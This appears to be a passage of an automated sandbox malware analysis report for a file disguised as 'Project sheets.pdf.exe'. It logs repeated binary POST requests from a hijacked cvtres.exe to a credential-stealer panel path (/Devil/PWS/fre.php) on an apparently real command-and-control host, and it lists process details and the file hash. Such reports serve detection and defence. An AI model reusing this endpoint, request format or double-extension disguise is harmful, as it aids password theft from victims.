Aug 11, 2022 06:43:48.403290033 CEST	9833	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:48.498898983 CEST	9834	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:48 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=lQFtwGGU3Dkg98O%2BQCp%2FzXuHQRQFBA4HyDpgZtFCPViawmosXQH71RqlUE19EbzNIVbeLBILNkUCH%2BKqp1baijUopAMHfIOgdYQNUi3TzDIaGl7BAcxGWoTEbPx5Gw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4ffb8eff924f-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49748	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:19.613256931 CEST	1037	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:19.732111931 CEST	1038	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:19 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=56rajt1WPGe6KnsyYpZpLkWvcP2gK8oIufFApjC%2FlsRIRyLWAm0lgxAy74kgONnMisbKHxHnGCoj54gIwS1elPMY2YeNpmVi5jQ8TAhhFOqYDjKiWLZCRQTUqZHBNg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dd09aad6940-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
60	192.168.2.3	49881	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:50.015660048 CEST	9837	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:50.116230011 CEST	9838	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:50 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=yYs5xGZmn0bbEItP9NqwtmTWoqccfvVeGOdajUor7qMWqijvuJJLkrQMHxpH8hh9w4yik0jbeNva2SzL%2FpuC12ECQYgANqYXeelmanIviQ3Pe3jNt%2BOhtQ1xoWS%2Bvw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e50059fa290a3-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
61	192.168.2.3	49882	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:51.663594961 CEST	9839	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:51.756084919 CEST	9840	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:51 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=N7Z3F0l4w%2FyGCWf%2BXM%2BApLe4jGBa6XF%2FUnI1FFrvY7eYRDEMdMyPlNFbsT35j3%2FEqDNEMwT%2F1ao0H%2Br7Nhk1WJUkgVYyRYMHFXsgqbZQMRiG3YeVxGXyCoc%2BxQUsXQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e500fe9db9b71-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
62	192.168.2.3	49883	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:53.308239937 CEST	9841	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:53.422276974 CEST	9842	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:53 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=6Fd17Zb%2BwPjA3E0zM9dfJ7XwwRlkas9438HGfYUUM0esuZPTVvVDG8CPTnIQGu3bO%2BbJasJNEsA4X1MXNU84ARiXnOa9ZuTJ06F2NFelnoaAx%2FZjEyhaBKlZ%2BrGLLg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e501a3ea19c04-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
63	192.168.2.3	49884	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:54.330408096 CEST	9843	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:54.443857908 CEST	9844	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:54 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=En0ibOgeEuMxY2mpHD2Dt3TdC47cwr0p%2B%2FkxieOBFGmpgV0W8IYvn3FdaUu5Dw3eYi89xBOfLEzFvGaVkysT4VQaqP1FJy4AkZCJvdsml9EBR6cH68soksbWjOz2PA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e50209b4692a5-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
64	192.168.2.3	49885	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:55.376396894 CEST	9845	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:55.477446079 CEST	9846	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:55 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=fRCqN%2B0U%2FIaJlKXxZ0j9RFyfBV2nGu%2Bs3z%2FsZN0sUZyIfeketjJylXcTToil1dlVsJcfYulWZ7AN3gENYb6%2FnTXhsn7WqZfUwLPIOGO3aDtBG%2FjPde0X6n6l2WwZjg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e50272bba9060-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
65	192.168.2.3	49887	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:43:58.405291080 CEST	9855	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:43:58.521328926 CEST	9856	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:43:58 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=PSagRcg%2BXgMM8SLs1fz1sWSt3bmnwStUi%2B9W77wP9McJbCEncWHNRPxRcBP2MEeo4%2BG9DAV%2FyOHi%2Fg70bNZbQEebuoYORKyhvSDwkCg7bgb%2B5KBhVvZvlLt%2BS3qCOw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e503a0f0c9b1f-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
66	192.168.2.3	49888	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:00.133245945 CEST	9857	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:00.224335909 CEST	9858	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:00 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=gClohsXjHhgi0pQExP2v8aaRoEpTkgH8DUsDtSscarAKN6sCn7smeeWy9hlvBjh8%2BS%2BX1zapu%2B5%2BOZP8efkqrsyWJ3QvXrzyY9TiWrZ%2Fxe%2BhhcbnerbQyw2nP%2BtpFA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e5044da06bba7-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.3	49889	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:01.764744997 CEST	9859	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:44:01.874361038 CEST	9860	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:01 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=pqVP65brrqjsnWByoTl7h%2Beihew4kemEjFaRp39wYal1iwPuhR1mCslnHhL%2BGO7wotp5gPYsoPk9QiiY2rKGIlyolfTNGFDDREhFvp96JrTmCIzOCv6%2Bf2d%2BAnEuOQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e504f0ca29140-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.3	49890	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:03.457386971 CEST	9861	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:44:03.564661026 CEST	9862	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:03 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=UWOk8nrhWsKBKGWXSePgv8dtkyveOyzmxWIMZzvZ8izB2dT7YQLIajfAbJ7oAJ3TKxuCqWiHVj0DQF4T24Rpb8OGZKiBf8VDNmp0wuRdyBsttE%2FFj7le1FlprpYRXw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e5059ae8c9018-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
69	192.168.2.3	49892	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:04.916627884 CEST	9866	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:44:05.023818016 CEST	9867	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:05 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=KlaIcUFq%2FAKMZr8cKuA7oS9%2F0E%2FRgGaKflZWBKkiJ9ilDyY1Sft%2FkwrTIkWCTxABLWGIMhtPPWfpGj4bz8E23nuql8Rm%2BdzkjxH4tE3Ibkx0blidQFfJSr%2FOC%2F23lg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e5062ceb69128-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49749	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:20.745320082 CEST	1039	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:20.839010000 CEST	1040	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:20 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Ut9B7mf4G17zu3N9HtfdKLQB4vnnYZyFkcj3DiKeaTp6lkOkH0%2BG1RXZfAd1eHXyrbhOy35lhzComx8GvR8btMp2ypwuCSvqRR%2BPT%2FdC4VdZgby%2Bxpk5t%2BA4Fic1SA%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dd7aae99225-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.3	49895	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:06.157277107 CEST	9877	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:06.249001026 CEST	9878	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:06 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=4dWgjRH38pyPZeD0qb0jk1%2F9qOz8xFjDAiF5Gi2i2AeNn31igXE4WwQOWYQHrpOyIGITs3%2Fzw1da6XTCKPX3NE8Mjee42nTkPpxBuY5u2lZKUgW5M0nLaa1piuJcXw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e506a89e19271-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.3	49896	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:07.789189100 CEST	9879	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:44:07.921392918 CEST	9880	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:07 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=NwDeet%2BtDovGzYKRHtlc%2BIy9CvtPPAj%2FIhJEPstX1Ci1BEnwzlCsGh%2BuTY0Brr6ZBfTS8J8wHhv9vdUzelvtptMWlvXbpzGKUv3k3lh%2FjuysDwLv3KXOt2JS1GaA8w%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e5074b917bb5b-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.3	49897	188.114.96.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:08.828123093 CEST	9881	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:44:08.957175970 CEST	9882	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:08 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=c0pX9SJrHopzRCsEkDmDxwlNx0C41KoS8krJ5OgxEsOqET4277iXRW3J%2FWp2JHcXROzAxWooOe8cWiTJpbpDaNfjHGikivIw5A1OpyJxaquuggPEYvGU5TP02bgBIg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e507b3f7b91d8-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.3	49898	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:44:09.907279015 CEST	9882	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:44:10.024667978 CEST	9883	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:44:10 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=A8uhSCBmIXKRlfuG%2F6EDgs3Nh9LOjKk3NdY%2BN9yfSiF3S03bDoGetakChdva7ldiD%2BvTJDuSTvIs7znKB4Lzu7%2BAAco8%2BiNoqOwzPZxCDqD3J%2FLSBTi0p%2Fy1e7TDzw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e5081f8b99b98-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49750	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:21.832277060 CEST	1041	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close
Aug 11, 2022 06:42:21.929147005 CEST	1042	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:21 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=G8RWXJ9cQ2lTbZIEiakeL%2BvJlw7GBQj5v6W8jHCN0RVD8MFGd3iAhGRjGRgY3kgjTkeYk5seGXg0mRicQQEFnc%2Fe90OlZ%2BzjF7i0rG%2F%2F5CMfbS%2FOvsPqEIVJpPmwCg%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4dde7991906c-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.3	49751	188.114.97.3	80	C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:22.964431047 CEST	1043	OUT	POST /Devil/PWS/fre.php HTTP/1.0 User-Agent: Mozilla/4.08 (Charon; Inferno) Host: tixfilmz.gq Accept: */* Content-Type: application/octet-stream Content-Encoding: binary Content-Key: 4ADFFEA8 Content-Length: 163 Connection: close

Timestamp	kBytes transferred	Direction	Data
Aug 11, 2022 06:42:23.073542118 CEST	1044	IN	HTTP/1.1 404 Not Found Date: Thu, 11 Aug 2022 04:42:23 GMT Content-Type: text/html; charset=UTF-8 Connection: close Status: 404 Not Found CF-Cache-Status: DYNAMIC Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=NuFLm1%2BetFHr9%2F4RJj%2BfSY56%2Fyp%2F44kO%2BagWi8qLS5jmc3FWNYuuuS4dryA9ihrHDUpS5jRl4o9C1ZwUh9G2L3ovG1mleSN4EqUy7Wz4Vh32S1WXkdj5%2B7O52BO4hw%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 738e4de58e089025-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 08 00 00 00 00 00 00 00 46 69 6c 65 20 6e 6f 74 20 66 6f 75 6e 64 2e Data Ascii: File not found.

Statistics

Behavior



System Behavior

Analysis Process: Project sheets.pdf.exe PID: **5648**, Parent PID: **5400**

General

Target ID:	0
Start time:	06:42:05
Start date:	11/08/2022
Path:	C:\Users\user\Desktop\Project sheets.pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Project sheets.pdf.exe"
Imagebase:	0xe40000
File size:	177696 bytes
MD5 hash:	B9FF215D1D69D1A6D7568EECC3ECD245
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

